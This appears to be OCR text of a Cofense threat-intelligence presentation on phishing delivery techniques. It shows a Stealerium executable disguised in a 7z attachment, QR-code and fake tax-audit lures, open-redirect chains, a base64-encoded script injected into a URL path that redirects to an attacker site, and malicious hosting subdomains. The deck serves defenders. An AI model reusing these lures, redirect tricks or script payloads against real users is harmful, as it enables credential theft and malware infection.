
-Improvement or Innovation - Improvement or Innovation-

TOOL de INTERNATIONAL CO., LTD.

jessy Baba | International Department Coordinator
2B, 1-30-3, Funabashi, Setagaya-ku Tokyo 156-0055
TEL: +81 3 34277937 FAX: +81 3 3427 7938
Email: j.baba@toolde.co.jp URL: http://www.toolde.co.jp
⁂ ⁂ ⁂ TOOL de ONLINE URL ⁂ ⁂ ⁂
https://toolde-international.com/aec/user/


Tactic: 7Z Attachment | Threat: Stealerium | SEG: Microsoft ATP

Header of Attachment




```
:7z..'.......8...........
:.....1uA...Rar!......4..
:...............XJ.......
:.......  ......-.(RFQ - PR
:-25-4400-PO-10974 DAKS-O
:RDER.png....?........?W`
```

Footer of Attachment



```
:... ......-.(RFQ - PR-25-
:4400-PO-10974 DAKS-ORDER
:.exe....?.......wVQ.....
```

Attachments with QR Codes



[redacted]PayEnrollment.pdf - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools Document
1 / 1

Internal HR Notification

FOR INTERNAL USE ONLY

Performance Compensation Disbursement

Effective: August 26, 2025 | Reference: PC-9804

We are pleased to inform you that based on your performance review for the previous quarter, the following compensation rewards have been approved:


- Performance bonus of 15% of base salary
- Eligibility for Q4 retention incentive
- Revised compensation tier effective next payroll cycle
- Recognition in the Q3 Internal Excellence Report

Details and breakdown of this compensation are available via the secure HR portal.

Scan with smartphone device to view breakdown

PHISHME COFENSE

Links In Images



国家税务总局
State Administration of Taxation
税收取之于民 用之于民 造福于民

国家税务总局地方税务稽查局

税务稽查通知书

尊敬的：埃克森美孚（中国）投资有限公司
法定代表人：JEAN-MARC TATON
税号：913100006073574609

您好，因联系贵公司预留电话未能接通，特此来信

辖区内将展开第一批税务抽查工作，贵公司被列为抽查对象

现通知贵公司于2024年12月13日前完成税务抽查工作

收到邮件后，请及时通知贵公司（财务部—出纳）在线领取抽查所需材料

如实填报账务清查报告后配合我局检查专员完成抽查工作

领取税务资料，下载地址：https://kkfpomm.cn/

如下载不了，请联系邮箱税务专员：3828974794@qq.com

徐汇区税务局
2024年12月12日


国家税务总局专用章
稽查专用章

注意：部分计算机 rdr 程序可能与本客户端不兼容
为避免软件误报请您提前关闭杀毒软件及360安全卫


PHISHME
COFENSE

URL Based TTPs

URL Redirects



https://medius.microsoft.com/redirect?event=Inspire&uid=7bdbeb34-2dfc-4299-b28a-47847c130b42&type=session&id=8c3b36a5-3baa-448b-952e-17b5c7080de8&targeturl= *https://google.com/amp/s/dewakaya.com#*[redacted]=



mesin.ft.unib.ac.id

180.250.28.45 🟥 Public Scan

Submitted URL: http://momentum.princegeorgescountymd.gov/c/blogs/find_entry?p_1_id=0&noSuchEntryRedirect=http://myvirtualcare.health.nsw.gov.au/auth/

Effective URL: https://mesin.ft.unib.ac.id/sign/

Submission: On February 28 via manual (February 28th 2023, 4:40:20 pm UTC) from US — Scanned from DE

1 HTTP transactions

0 data transactions

Method Protocol	Status	Resource Path	Size x-fer	Time Latency	Type MIME-Type	IP Location
GET H2	404	Primary Request / mesin.ft.unib.ac.id/sign/ Show response Redirect Chain - http://momentum.princegeorgescountymd.gov/c/blogs/find_entry?p_1_id=0&noSuchEntryRedirect=http://myvirtualcare.health.nsw.gov.au/auth/logout?continue=//mesin.ft.unib.ac.id/sign/ - https://momentum.princegeorgescountymd.gov/c/blogs/find_entry?p_1_id=0&noSuchEntryRedirect=http://myvirtualcare.health.nsw.gov.au/auth/logout?continue=//mesin.ft.unib.ac.id/sign/ - http://myvirtualcare.health.nsw.gov.au/auth/logout?continue=//mesin.ft.unib.ac.id/sign/ - https://myvirtualcare.health.nsw.gov.au/auth/logout?continue=//mesin.ft.unib.ac.id/sign/ - https://mesin.ft.unib.ac.id/sign/	0 67 B	1003ms 365ms	Document text/html	180.250.28.45 🟥 TELKOMNET-AS

URLs with Non-Ascii Characters

- hxxps://adclick[.]g[.]doubleclick[.]net//pcs/click?Y41515N2435yMX419snVO7695-2024-McWAN324SCAN&&adurl=//documents%E3%80%82awl-mx%E3%80%82com/JDHWEKSD?e=

- hxxps://documents。awl-mx。com/JDHWEKSD?e=

URL Paths with Embedded Scripts

- Original URL:


```
hxxps://listserv[.]worcester[.]edu/scripts/wa.exe?TICKET=test&c=<script>
var
addt="?x=$";eval(atob('ZG9jdW1lbnQuZG9jdW1lbnRFbGVtZW50LnN0eW
xlLmRpc3BsYXkgPSAnbm9uZSc7d2luZG93LmxvY2F0aW9uLmhyZWYgPSAgJ
2h0dHA6Ly9teDAuZGlnaXRhbGdyb3d0ZWFtLmNvbS9oeEgxd1UnICsgYWR
kdDsg'));</script>
```

- Decoded JavaScript Contents:

```
document.documentElement.style.display = 'none’;
window.location.href =
‘hxxp://mx0[.]digitalgrowteam[.]com/hxH1wU' + addt;
```

Second Stage TTPs

Legitimate Hosts with Malicious Links



You Received A New Unread Dc
forms.cloud.microsoft/Pages/ResponsePage.aspx?id=2NzkMIR9J0qN46ddCAii1D_OaGOAJ4lHvNVe-97R4qdUNFpQV05
PHISHME
COFENSE

You Received A New Unread Document (copy)

When you submit this form, it will not automatically collect your details like name and email address unless you provide it yourself.

1

Receipts&Invoices


The shared document can be viewed or downloaded by clicking the link below.>>>>

https://share-docs-939i3ui23jeue.sfo3.digitaloceanspaces.com/index.html

Quick Deploy Hosting

Domain	Example Malicious Subdomain
.workers[.]dev	c1ient-indrctd1oadinn[.]distribute-employees-bonuses[.]workers[.]dev
.glitch[.]me	chalk-azure-primula[.]glitch[.]me
.pages[.]dev	sun-shine[.]pages[.]dev
.blob[.]core[.]windows[.]net	projectdesignarchitectsd[.]blob[.]core[.]windows[.]net
.netlify[.]app	67d430dcca6bc236023002a9[.]netlify[.]app
.r2[.]dev	pub-c76b55d7b18c4d2c9888b98bb5e977d1[.]r2[.]dev
.trycloudflare[.]com	hardcover-recognized-real-collective[.]trycloudflare[.]com

Legitimate Services Hosting Malicious Files




Google Drive - Virus scan warni ✕
drive.usercontent.google.com/download?id=1xEp5Rggex0hJg0NAT5MVU-_uucARRyH9&export=download
PHISHME
COFENSE

Google Drive can't scan this file for viruses.

COMPROBANTE TRANSACCIONAL REVISAR Y VALIDAR 28 DE AGOSTO DE 2025.zip (1.7M) is encrypted or a multi-volume archive. Would you still like to download this file?

